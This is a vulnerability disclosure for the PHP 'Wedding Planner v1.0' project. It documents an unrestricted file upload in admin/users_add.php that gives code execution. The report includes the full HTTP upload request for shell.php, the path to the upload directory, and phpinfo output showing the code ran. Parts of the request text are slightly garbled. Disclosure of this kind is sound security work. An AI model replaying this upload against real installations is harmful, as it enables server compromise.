

Wedding Planner v1.0 by pushpam02 has arbitrary code execution (RCE)

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82 lines (60 sloc) | 2.66 KB

vendor: https://www.sourcecodester.com/php/15375/wedding-planner-project-php-free-download.html

Vulnerability url: http://ip/Wedding-Management-PHP/admin/users_add.php

Loophole location: The Add New User function of "User Management" module in the background management system-- > there is an arbitrary file upload vulnerability (RCE) in the picture upload point of "users_add.php" file.

Click "Edit My Account" to save

Request package for file upload:

```
POST /Wedding-Management-PHP/admin/users_add.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```


```
DNT: 1
Referer: http://192.168.1.19/Wedding-Management-PHP/admin/users add.php
Cookie: PHPSESSID=ncd6h7doujvbbft46r0m7mbr6s
Connection: close
Content-Type: multipart/form-data; boundary=-----3064219719296
Content-Length: 1236
-----306421971929630
Content-Disposition: form-data; name="submit"
-----306421971929630
Content-Disposition: form-data; name="firstname"
1
-----306421971929630
Content-Disposition: form-data; name="lastname"
1
-----306421971929630
Content-Disposition: form-data; name="email"
1
-----306421971929630
Content-Disposition: form-data; name="username"
-----306421971929630
Content-Disposition: form-data; name="password"
-----306421971929630
Content-Disposition: form-data; name="password2"
-----306421971929630
Content-Disposition: form-data; name="gender"
m
-----306421971929630
Content-Disposition: form-data; name="address"
1
-----306421971929630
Content-Disposition: form-data; name="designation"
-----306421971929630
Content-Disposition: form-data; name="profile_picture"; filename="shell.php"
```

Content-Type: application/octet-stream

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<?php phpinfo();?>
------306421971929630--



The files will be uploaded to this directory \Wedding-Management-PHP\admin\upload\users



We visited the directory of the file in the browser and found that the code had been executed



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PHP Version 8.0.7	
System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1
Build Date	Jun 2 2021 00:33:38
Build System	Microsoft Windows Server 2016 Standard [10.0.14393]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e;jscript configure.js "enable-snapshot-build" "enable-deb pdo-oci=c:\php-snap-build\dep-aux\oracle\x64\instantclient_19_9\sdk,shared'